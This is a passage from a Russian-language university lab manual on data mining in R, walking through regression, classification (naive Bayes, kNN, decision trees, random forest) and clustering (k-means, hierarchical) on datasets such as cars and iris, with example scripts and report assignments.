plot(alldata$dist ~ alldata$speed, col=alldata$color, pch=19)
```

По горизонтальной оси откладываются значения скорости, а по вертикальной – расстояния. Добавим сюда же график обученной функции регрессии:

```
lines(train$speed, fitted(reg), col="green", lwd=2)
```

Также добавим черные линии, показывающие ошибку регрессии от реальных значений на тестовых данных (красные точки):

```
segments(test$speed, test$dist, test$speed, pred, col="black")
```

Полученный график приведен на рис. 1.




Рис. 1

Можно посмотреть детально по тестовому набору данных, какие значения были в исходных данных (dist), а какие были предсказаны регрессионной моделью (dist_predicted):

```
print(data.frame(test, dist_predicted=pred))
```

Получим такой результат:

```
   speed dist dist_predicted
3      7    4       10.68855
8     10   26       22.32128
15    12   28       30.07644
37    19   46       57.21948
40    20   48       61.09706
47    24   92       76.60737
```

Более общей оценкой качества регрессионной модели будет среднеквадратичное отклонение модели от тестовых данных (среднеквадратичная ошибка):

```
err = sqrt(sum((test$dist - pred)^2))/length(pred)
print(err)
```

Для данного примера получим: 4.07.

Построив другие регрессионные модели (другими методами и по другим параметрам, если возможно), можно сравнить их по среднеквадратичной ошибке.

На данном этапе регрессионная модель обучена и готова к использованию. Для примера применения модели на неизвестных данных, сформируем вектор значений параметров, который не встречается в исходном наборе данных:

```
newdata <- data.frame(speed=c(3,6,21,29))
```

В данном случае это значения средних скоростей 3, 6, 21 и 29 (таких в cars.data нет). Выполним предсказание значений для этих данных:

```
newdata$dist <- predict(reg, newdata)
```

и выведем на экран:

```
print(newdata)
```

Получим следующий результат:

```
  speed      dist
1     3 -4.821759
2     6  6.810974
3    21 64.974639
4    29 95.995260
```

Сравнивать эти значения не с чем. Их можно принять за верные или попытаться интуитивно оценить на правильность. Например, значение расстояния в -4.8 для скорости 3 физически невозможно. Следовательно, полученную регрессионную модель вряд ли можно считать хорошей. Линейная регрессия – самый простой способ, но не всегда адекватный.

Задания.

Выполнить обучение и применение регрессионной модели по одному (или нескольким, по желанию) набору данных из вариантов заданий, используя методы:

- линейной регрессии;
- нелинейной регрессии;
- локальной полиномиальной модели.

Варианты наборов данных для заданий хранятся в виде файлов с расширением *.data:

1. abalone2.data
2. airquality.data
3. cars.data
4. faithful.data
5. glassr.data
6. loblolly.data
7. longley.data
8. mtcars.data
9. pressure.data
10. savings.data

Описание данных содержится в файле с тем же именем и расширением *.txt.

Отчет должен содержать:

1. Краткое описание использованных методов
2. Описание набора данных
3. Пример данных (вырезку из данных, если элементов много), визуализацию данных по паре характеристик элемента набора данных (при необходимости, несколько графиков)
4. Построение регрессионной модели каждым из методов по всем параметрам и нескольким подмножествам параметров, выбор лучшего подмножества параметров для регрессионной модели (привести графики зависимости параметров, регрессионной модели, некоторые предсказанные значения, оценку среднеквадратичной ошибки модели).
5. Выводы о качестве регрессионной модели, сравнение качества модели каждого метода по сравнению друг с другом, и различных вариантов параметров в одной модели, заполнить в виде таблицы:

Табл. 1

№ экспе-римента	Модель	Целевой параметр	Аргументы (формула)	Сред. квадр. ошибка

6. Текст программы

Отчет необходимо сдать в электронном виде, выслать на адрес rmsin@srspu.ru

Пример решения задачи регрессии

```
library(nlme)

setwd("D:/work/lab/lab-regres")

data <- read.table("cars.data", sep=",", head=TRUE)
head(data)
plot(data, pch=19)

# удалить из данных все строки, содержащие неопределенные значения (NA)
data <- na.omit(data)
# сортируем данные по параметру-аргументу (для правильного отображения графиков)
data <- data[order(data$speed),]

# подготавливаем обучающую и тестовую выборки
ind <- sample(2, nrow(data), replace=TRUE, prob=c(0.9, 0.1))
train <- data[ind==1,]
test <- data[ind==2,]

#####################################################
# linear least squares regression

# построение регрессионной модели
reg <- lm(formula = dist ~ ., data = train)
# применение обученной модели для предсказания значений тестовой выборки
pred <- predict(reg, test)

# объединение обучающей и тестовой выборки для отображения с разными цветами
alldata <- rbind(data.frame(train, color=4), data.frame(test, color=2))
# рисуем график зависимости двух параметров
plot(alldata$dist ~ alldata$speed, col=alldata$color, pch=19)
# рисуем регрессионную модель
lines(train$speed, fitted(reg), col="green", lwd=2)
# рисуем отклонения значений тестовой выборки от модели
segments(test$speed, test$dist, test$speed, pred, col="black")

# отобразим тестовую выборку вместе с предсказанными значениями
print(data.frame(test, dist_predicted=pred))
# вычислим и отобразим среднеквадратичную ошибку предсказания
err = sqrt(sum((test$dist - pred)^2))/length(pred)
print(err)

# прдумаем несколько новых значений
newdata <- data.frame(speed=c(3,6,21,29))
# предскажем их значения по модели и отобразим
newdata$dist <- predict(reg, newdata)
```

```
print(newdata)

#####################################################
# non-linear least squares regression

# построение регрессионной модели, в формуле используется автостартующая логистическая
# градиентная функция SSlogis
reg <- nls(dist ~ SSlogis(speed, Asym, xmid, scal), data=train)
pred <- predict(reg, test)

alldata <- rbind(data.frame(train, color=4), data.frame(test, color=2))
plot(alldata$dist ~ alldata$speed, col=alldata$color, pch=19)
lines(train$speed, fitted(reg), col="green", lwd=2)
segments(test$speed, test$dist, test$speed, pred, col="black")

print(data.frame(test, dist_predicted=pred))
err = sqrt(sum((test$dist - pred)^2))/length(pred)
print(err)

newdata <- data.frame(speed=c(3,6,21,29))
newdata$dist <- predict(reg, newdata)
print(newdata)

#####################################################
# Local Polynomial Regression

# построение регрессионной модели, параметр control(surface) методу необходим, чтобы
# модель позволяла предсказывать значения за пределами диапазона аргумента обучающей выборки
reg <- loess(dist ~ speed, data=train, control = loess.control(surface = "direct"))
pred <- predict(reg, test)

alldata <- rbind(data.frame(train, color=4), data.frame(test, color=2))
plot(alldata$dist ~ alldata$speed, col=alldata$color, pch=19)
lines(train$speed, fitted(reg), col="green", lwd=2)
segments(test$speed, test$dist, test$speed, pred, col="black")

print(data.frame(test, dist_predicted=pred))
err = sqrt(sum((test$dist - pred)^2))/length(pred)
print(err)

newdata <- data.frame(speed=c(3,6,21,29))
newdata$dist <- predict(reg, newdata)
print(newdata)
```

Лабораторная работа №2. Создание программного обеспечения решения задачи классификации

Тема: Решение задачи классификации

Задача: загрузить набор данных, выполнить обучение классификатора на обучающих данных, проверить работу классификатора на тестовых данных, оценить качество классификатора.

Ход работы.

Запустите среду языка программирования R (https://www.rstudio.com/). Создайте новый R-скрипт. Для использования функций классификации необходимо установить и подключить библиотеку “e1071”. Для установки введите команду:

```
install.packages("e1071")
```

Устанавливать библиотеку необходимо только один раз. Теперь можно подключить ее командой:

```
library("e1071")
```

Необходимо сменить рабочий каталог RStudio на папку, в которой будет выполняться работа, это можно сделать командой:

```
setwd("D:/work/lab")
```

(Для того, чтобы выполнить скрипт, выделите одну или несколько строк и нажмите Enter). Загрузить данные из файла в таблицу в памяти можно командой:

```
data <- read.table("iris.data", sep=",", head=TRUE)
```

Знак <- в языке R имеет смысл оператора присваивания, data – название переменной, в которой будут храниться данные из файла. Первым параметром команды read.table является имя файла, который необходимо загрузить; параметр sep="," означает, что разделителями значений столбцов в таблице является символ запятой; параметр head=TRUE означает, что первой строкой таблицы идут названия столбцов.

Файл с примером хранит данные о характеристиках различных цветков ириса по одному в каждой строке. Столбец Sepal.Length хранит длину чашелистика цветка, Sepal.Width – ширину чашелистика, Petal.Length – длину лепестка, Petal.Width – ширину лепестка. В последнем столбце Species содержится название вида цветка (Setosa – ирис щетинистый, Versicolor – ирис разноцветный, Virginica – ирис виргинский).

Используем наивный Байесовский классификатор для классификации вида цветка по его параметрам длины и ширины цветков и чашелистиков. Наивный Байесовский классификатор является обучаемым алгоритмом, поэтому перед его применением необходимо выполнить его обучение.

Разобьем набор данных на две части – обучающую выборку, на которой будет выполняться настройка (обучение) алгоритма, и тестовую, на которой будем проверять качество его работы.

Всего в наборе 150 элементов, возьмем 2/3 случайных из них для обучающей части, и 1/3 для тестовой.

Сгенерируем массив из 150 (по количеству цветков в наборе – nrow(data)) случайных чисел 1 (с вероятностью 67%) и 2 (с вероятностью 33%):

```
ind <- sample(2, nrow(data), replace=TRUE, prob=c(0.67, 0.33))
```

В обучающую выборку добавим строки, для которых получено случайное число 1, в тестовую выборку добавим строки, для которых получено случайное число 2. Также разделим набор данных на вектор X, в котором будут содержаться характеристики цветка (первые четыре столбца таблицы), и вектор ответов Y, в котором будет содержаться только пятый столбец – название вида цветка.

В обучающий вектор X добавим только первых 4 столбца тех строк, для которых в массиве ind была получена случайным образом 1:

```
train_x <- data[ind==1,-5]
```

В языке R запись data[ind==1,-5] означает, что из таблицы data берутся только те строки, для которых ind равен 1 в соответствующе позиции (R автоматически выполняет соответствие, если длины векторов совпадают), -5 означает, что из столбцов берутся все, кроме пятого.

В обучающий вектор Y добавим только столбец 5 (вид цветка - результат классификации):

```
train_y <- data[ind==1,5]
```

Аналогично сформируем тестовые выборки X и Y из строк таблицы, для которых в ind было сгенерировано число 2:

```
test_x <- data[ind==2,-5]
test_y <- data[ind==2,5]
```

Выполним обучение наивного Байесовского классификатора (обучение) по построенной обучающей выборке:

```
model <- naiveBayes(train_x, train_y)
```

Первым параметром функции naiveBayes передается вектор признаков, вторым – вектор правильных ответов. Результатом функции является обученная модель обучение наивного Байесовского классификатора, которую помещаем в переменную model.

Теперь можно применить настроенный классификатор, проверить его работу на тестовой выборке:

```
pred <- predict(model, test_x)
```

Функция predict принимает на вход обученную модель классификатора и вектор признаков объектов, а возвращает вектор ответов, равный по длине

вектору признаков, в котором для каждого объекта проставлен предсказанный по модели класс.

Теперь можно сравнить, насколько хорошо классификатор распознал виды цветков, сопоставив полученные по модели ответы из вектора pred с вектором реальных правильных ответов test_y:

```
table(pred, test_y)
```

Функция table позволяет сопоставить два вектора равной длины, подсчитать количество совпадений значений и представить в виде таблицы. Результат должен быть похож на следующий:

```
                    test_y
pred         Setosa Versicolor Virginica
  Setosa         15          0         0
  Versicolor      0         19         1
  Virginica       0          1        12
```

Как видно из таблицы, классификация ириса Setosa полностью совпадает с тестовой выборкой, для Versicolor имеется одна ошибка, когда классификатор для одного вектора неверно выбрал класс Virginica, то же самое и для Virginica.

Для понимания, откуда происходят эти ошибки, можно отобразить на графике распределение видов цветков в зависимости от длины и ширины лепестков. Подключим библиотеку рисования:

```
library("ggplot2")
```


Если она ранее не была установлена, то нужно ее установить:

```
install.packages("ggplot2")
```

Теперь можно отобразить график командой:

```
qplot(data$Petal.Length, data$Petal.Width, col=data$Species)
```

Получим следующий рисунок:



Хорошо видно, что класс Setosa (красный) уверенно отделяется от двух других классов, по комбинации этих двух параметров (длина и ширина лепестков), а вот два других класса немного перекрываются, что является возможной причиной ошибок классификации.

Задания.

Выполнить классификацию по одному (или нескольким, по желанию) набору данных из вариантов заданий, используя методы:

- наивный Байесовский классификатор;
- метод k ближайших соседей;
- метод дерева решений;
- метод случайного леса.

Варианты наборов данных для заданий хранятся в виде файлов с расширением *.data:

1. SAheart.data
2. mgus2.data
3. radsens.data
4. spam.data
5. Vowel.data
6. Waveform.data
7. kyphosis.data
8. bfeed.data
9. cats.data
10. titanic.data

Описание данных содержится в файле с тем же именем и расширением *.txt.

Отчет должен содержать:

1. Краткое описание использованных методов
2. Описание набора данных
3. Пример данных (вырезку из данных, если элементов много), визуализацию данных по паре характеристик элемента набора данных (при необходимости, несколько графиков)
4. Результаты классификации каждым из методов
5. Выводы о качестве классификации, сравнение качества классификации каждого метода по сравнению друг с другом, заключение о причинах хорошего/плохого качества классификации
6. Текст программы

Отчет необходимо сдать в электронном виде, выслать на адрес rmsin@srspu.ru

Пример решения задачи классификаци

```
# сменить текущий рабочий каталог среды R
setwd("D:/work/doc/uni/predmets/DMML/lab/lab-classif")

#install.packages("e1071")
```

```
#install.packages("ggplot2")
library(e1071)
library(ggplot2)

# загрузить набор данных из файла
data <- read.table("iris.data", sep=",", head=TRUE)

# сгенерируем массив из 150 (по количеству цветков в наборе) случайных
# чисел 1 (с вероятностью 67%) и 2 (с вероятностью 33%)
ind <- sample(2, nrow(data), replace=TRUE, prob=c(0.67, 0.33))
# в обучающую выборку добавим строки, для которых получено случайное число 1
# в тестовую выборку добавим строки, для которых получено случайное число 2
# в обучающий вектор X добавим только первых 4 столбца (без вида цветка)
train_x <- data[ind==1,-5]
# в обучающий вектор Y добавим только столбец 5 (вид цветка - результат классификации)
train_y <- as.factor(data[ind==1,5])
#аналогично сформируем тестовые выборки X и Y
test_x <- data[ind==2,-5]
test_y <- as.factor(data[ind==2,5])

# нарисуем график распределения цветков с различными длиной и шириной лепестка по классам
qplot(data$Petal.Length, data$Petal.Width, col=data$Species)

######################################################################
# наивный Байесовский классификатор

# выполним построение модели наивного Байесовского классификатора (обучение)
model <- naiveBayes(train_x, train_y)

# классифицируем тестовую выборку по построенной модели
pred <- predict(model, test_x)
# результатом predict является вектор ответов (вид цветка) для каждого элемента test_x

# сравним полученные ответы наивного Байесовского классификатора с реальными ответами тестовой выборки
table(pred, test_y)

######################################################################
# метод k ближайших соседей

library(class)
```

```
# метод не требует обучения модели, а работает путем нахождения ближайших k соседей
# из обучающей выборки
pred <- knn(train_x, test_x, train_y, k=3)

# сравним полученные ответы
table(pred, test_y)

#################################################################
##########
# метод решающих деревьев

library(rpart)

# построение решающего дерева классификатора (обучение)
model <- rpart(train_y ~ ., method="class", data=train_x)

# классифицируем тестовую выборку по построенному дереву
pred.all <- predict(model, test_x)
# решающее дерево возвращает не вектор классов ответов, в матрицу, для которой
# в каждой строке хранится вектор вероятностей соотнесения цветка к кажому классу
# необходимо определить индекс столбца с максимальным значением в строке
pred <- apply(pred.all, 1, which.max)

# сравним полученные ответы
table(pred, test_y)

#################################################################
##########
# метод случайного леса

#install.packages("randomForest")
library(randomForest)

# построение решающего леса (набора решающих деревьев)
# параметр ntree должен быть в 2-3 раза больше, чем количество элементов в обучающей выборке
model <- randomForest(train_y ~ . , data=train_x, importance=TRUE, ntree=500)

# классифицируем тестовую выборку
pred <- predict(model, test_x)

# сравним полученные ответы
table(pred, test_y)
```

Лабораторная работа №3. Создание программного обеспечения решения задачи кластеризации

Тема: Решение задачи кластеризации

Задача: загрузить набор данных, выбрать параметры для кластеризации, выполнить кластеризацию набора данных, проверить результат кластеризации в сравнении с классами в наборе данных, оценить качество кластеризации, сравнить методы кластеризации.

Ход работы.

Рассмотрим работу кластеризации на примере набора данных Фишера о цветках ириса. Файл iris.data хранит данные о характеристиках различных цветков ириса по одному в каждой строке. Столбец Sepal.Length хранит длину чашелистика цветка, Sepal.Width – ширину чашелистика, Petal.Length – длину лепестка, Petal.Width – ширину лепестка. В последнем столбце Species содержится название вида цветка (Setosa – ирис щетинистый, Versicolor – ирис разноцветный, Virginica – ирис виргинский).

Загрузим набор данных в память:

```
data0 <- read.table("iris.data", sep=",", head=TRUE)
```

Из набора данных необходимо убрать столбец с названиями классов, кластеризация должна определить эти классы сама, здесь это 5 столбец. Дополнительно для использования метрических методов кластеризации рекомендуется нормализовать численные значения параметров элементов, что делается функцией scale (в некоторых случаях нормализация мешает, так что рекомендуется попробовать оба вариант: с нормализацией и без):

```
data <- scale(data0[-5])
```

Выделим названия классов элементов в отдельный набор данных, он пригодится для сравнения результатов кластеризации с исходным разбиением на классы (функция factor нужна для некоторых наборов данных, где идентификаторы классов представлены числами):

```
rclass <- factor(data0[,5])
```

Можно посчитать количество различных классов в наборе:

```
N <- length(unique(rclass))
print(N)
```

В данном случае их получилось 3.

Также построим график распределения элементов набора по классам в исходном наборе данных. Он показан на рис. 1, сравним затем с результатами кластеризации.

Используем метод k-средних для кластеризации набора данных.

Сначала используем все параметры элементов для кластеризации.

Метод k-средних позволяет задать желаемое число кластеров, на которые необходимо разбить набор данных:

```
kclust <- kmeans(data, N)
```

Результатом функции является структура с множеством информации о результатах кластеризации. Наибольший интерес представляет поле kclust$cluster, в котором хранится распределение элементов набора данных по кластерам.




Рис. 1

Выведем график распределения элементов по кластерам (рис. 2):

```
clusplot(data, kclust$cluster, main="Kmeans clustering",
color=TRUE, shade=TRUE, labels=2, lines=0)
```




Рис. 2

Видно, что распределение достаточно близко к исходному (рис. 1). Можно также построить гистограмму распределения количества элементов по кластерам (рис. 3):

```
hist(kclust$cluster, main="kmeans cluster size", col="blue", la-
bels=TRUE)
```




Рис. 3

Более точно сравнить результат кластеризации с исходным разбиением на классы можно сопоставив их в таблице:

```
table(rclass, kclust$cluster)
```

Получим примерно такой результат:

```
rclass        1  2  3
  Setosa     50  0  0
  Versicolor  0 48  2
  Virginica   0  4 46
```

Как видно, совпадение достаточно близкое. Даже порядковые номера кластеров совпали с классами элементов (что является чистой случайностью).

Набор данных Iris достаточно нагляден для кластеризации и позволяет получить близкий результат. Однако, не всегда использование всех столбцов исходного набора данных дает хороший результат. Бывает необходимо перебрать несколько вариантов, и выбрать подмножество параметров, на которых результат получается лучшим. Зависимость результата от выбора параметров можно проиллюстрировать на этом же наборе данных Iris.

Возьмем для кластеризации из набора Iris только первые два параметра:

```
data1 <- data[,c(1,2)]
kclust1 <- kmeans(data1, N)
clusplot(data1, kclust1$cluster, main="Kmeans clustering params
1,2", color=TRUE, shade=TRUE, labels=2, lines=0)
table(rclass, kclust1$cluster)
```

Посмотрим результат сравнения с исходными классами:

```
rclass        1  2  3
  Setosa      1  0 49
  Versicolor 35 15  0
  Virginica  16 34  0
```

Видно, что процент совпадений существенно уменьшился.

Попробуем на параметрах 3 и 4:

```
data2 <- data[,c(3,4)]
kclust2 <- kmeans(data2, N)
clusplot(data2, kclust2$cluster, main="Kmeans clustering params
3,4", color=TRUE, shade=TRUE, labels=2, lines=0)
table(rclass, kclust2$cluster)
```

Результат:

```
rclass        1  2  3
  Setosa      0  0 50
  Versicolor 48  2  0
  Virginica   4 46  0
```

Результат хороший и практически не отличается от исходного. Самыми информативными параметрами для кластеризации оказались 3 и 4.

Задания.

Выполнить кластеризацию по одному (или нескольким, по желанию) набору данных из вариантов заданий, используя методы:

- k-средних;
- иерархические методы;
- методы нечеткой логики;
- метод смеси моделей кластеризации.

Варианты наборов данных для заданий хранятся в виде файлов с расширением *.data:

1. SAheart.data
2. mgus2.data
3. Vowel.data
4. Waveform.data
5. kyphosis.data
6. bfeed.data
7. cats.data
8. titanic.data
9. wine.data

Описание данных содержится в файле с тем же именем и расширением *.txt.

Отчет должен содержать:

1. Краткое описание использованных методов
2. Описание набора данных
3. Пример данных (вырезку из данных, если элементов много), визуализацию данных по паре характеристик элемента набора данных (при необходимости, несколько графиков), визуализацию распределения элементов по классам в наборе данных
4. Результаты кластеризации каждым из методов по всем параметрам и нескольким подмножествам параметров, выбор лучшего подмножества параметров для кластеризации
5. Выводы о качестве кластеризации, сравнение качества кластеризации каждого метода по сравнению друг с другом и с исходным разбиением на классы
6. Текст программы

Отчет необходимо сдать в электронном виде, выслать на адрес rmsin@srspu.ru

Пример решения задачи классификаци

```
#install.packages('cluster')
#install.packages('mclust')

library(cluster)
library(mclust)

# сменить текущий рабочий каталог среды R
setwd("D:/work/doc/uni/predmets/DMML/lab/lab-cluster")

# загрузим набор данных
data0 <- read.table("iris.data", sep=",", head=TRUE)
# просмотр первых нескольких элементов набора данных
head(data0)

# уберем из данных поле с указанием класса
# методы кластеризации должны сами, исходя из остальных параметров,
# разбить набор на кластеры, близкие к исходным классам
# функция scale необходима для нормализации параметров
# (однако на некоторых данных она может помешать, необходимо пробовать и без нее)
data <- scale(data0[-5])
# возьмем отдельно идентификаторы классов для последующего сравнения
rclass <- factor(data0[,5])
# определим количество классов
N <- length(unique(rclass))
print(N)
# исходное распределение элементов по классам (далее сравним его с тем, как будут разбивать алгоритмы)
```

```
clusplot(data, rclass, main='source classification', color=TRUE,
shade=TRUE, labels=2, lines=0)

#################################################################
############
# Метод k-средних

# получаем разбиение набора данных на N кластеров
kclust <- kmeans(data, N)
# отобразим распределение элементов набора данных на кластеры
clusplot(data,    kclust$cluster,    main="Kmeans    clustering",
color=TRUE, shade=TRUE, labels=2, lines=0)
# отобразим распределение количества элементов по кластерам
hist(kclust$cluster, main="kmeans cluster size", col="blue", la-
bels=TRUE)
# сравним распредение элементов по кластерам на совпадение с
исходными классами
table(rclass, kclust$cluster)

# возьмем для кластеризации параметры 1 и 2
data1 <- data[,c(1,2)]
kclust1 <- kmeans(data1, N)
clusplot(data1, kclust1$cluster, main="Kmeans clustering params
1,2", color=TRUE, shade=TRUE, labels=2, lines=0)
table(rclass, kclust1$cluster)
# возьмем для кластеризации параметры 3 и 4
data2 <- data[,c(3,4)]
kclust2 <- kmeans(data2, N)
clusplot(data2, kclust2$cluster, main="Kmeans clustering params
3,4", color=TRUE, shade=TRUE, labels=2, lines=0)
table(rclass, kclust2$cluster)

#################################################################
############
# Иерархические методы кластеризации

# метод требует вычисления матрицы расстояния
edist <- dist(data, method = "euclidean")
# выполняем построение дерева с перерассчетом расстояния по
формуле Уорда
hclust <- hclust(edist, method = "ward.D2")
# можно отобразить дендрограмму иерархичесой кластеризации
